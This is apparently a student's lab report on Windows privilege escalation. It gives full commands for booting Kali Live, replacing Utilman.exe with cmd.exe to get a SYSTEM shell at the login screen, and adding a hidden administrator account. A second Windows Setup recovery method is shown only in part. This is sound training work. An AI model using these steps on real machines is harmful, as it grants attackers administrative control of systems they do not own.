
Cross Platform Privilege Escalation - Final Project

1 Perform a local privilege escalation on the system and gain initial access while manipulating the **Accessibility** Features.

I will try to get an access to Windows\System32 catalogue, by using Kali Linux Live. Try to change cmd.exe as an Utilman.exe – which is responsible for a Ease of Access on winlong process.

I have added virtual disk with Kali Linux Live to the Windows10-Client1 machine in VB.



Then I run the Windows an instead of Windows10, Kali Linux Live has booted. In the Kali Linux Live machine I had to mount the disk of Windows to my Kali's catalogue /home/kali/mnt/C on a root privileges.


```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# mkdir /mnt/C

┌──(root㉿kali)-[/home/kali]
└─# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc9980062

Device     Boot   Start       End   Sectors  Size Id Type
/dev/sda1  *       2048   1187839   1185792  579M  7 HPFS/NTFS/exFAT
/dev/sda2       1187840 104855551 103667712 49.4G  7 HPFS/NTFS/exFAT


Disk /dev/loop0: 3.73 GiB, 4006359040 bytes, 7824920 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

┌──(root㉿kali)-[/home/kali]
└─# mount /dev/sda2 /mnt/C
```


Then I moved to directory /mnt/C/Windows/System32, copied Utilman.exe and named that file Utilman_back.exe

```
┌──(root㉿kali)-[/home/kali]
└─# cd /mnt/C/Windows/System32

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# ls | grep Utilman.exe
Utilman.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# cp Utilman.exe Utilman_back.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# cp cmd.exe Utilman.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# sync
```


The last thing and the most important is to synchronize the Kali by using command (sync)

Now we can detach virtual disk with Kali and reboot machine.





It works. 😉



Now as an Authority System with full sets of privileges. We can add new user and put him in an administrative localgroup.

```
C:\Windows\system32>net user hacker 1qaz!QAZ /add
The command completed successfully.
```

```
C:\Windows\system32>net localgroup administrators hacker /add
The command completed successfully.
```

Lets clean a little and attach Kali Live disk once again and get back to /mnt/C/Windows/System32 to delete Utilman_back.exe.

```
┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# cd /mnt/C/Windows/System32 && ls | grep Utilman
Utilman_back.exe
Utilman.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# cp Utilman_back.exe Utilman.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# rm Utilman_back.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─# cd /mnt/C/Windows/System32 && ls | grep Utilman
Utilman.exe

┌──(root㉿kali)-[/mnt/C/Windows/System32]
└─#
```


Mission accomplished!


```
C:\Users\hacker>net user hacker
User name                    hacker
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/12/2024 9:18:38 PM
Password expires             9/23/2024 9:18:38 PM
Password changeable          8/12/2024 9:18:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/12/2024 9:47:22 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```


2 Find two ways to escalate privileges on the operating system.

2.1 Adding user by troubleshooting in Windows Setup.


Change settings on virtual machine that optical drive will boot at first.




Adding new controller in storage settings of Windows10 machine and attaching the disk image of Windows10 Pro x64




Then I launched Windows Setup




I do not install new software I would like to repair my computer



Then I am going to troubleshoot




Next I can launch CMD




Then we need to find on which disk are stored Windows Data, so


After few attempts I found disk where data are stored. It's disk D.



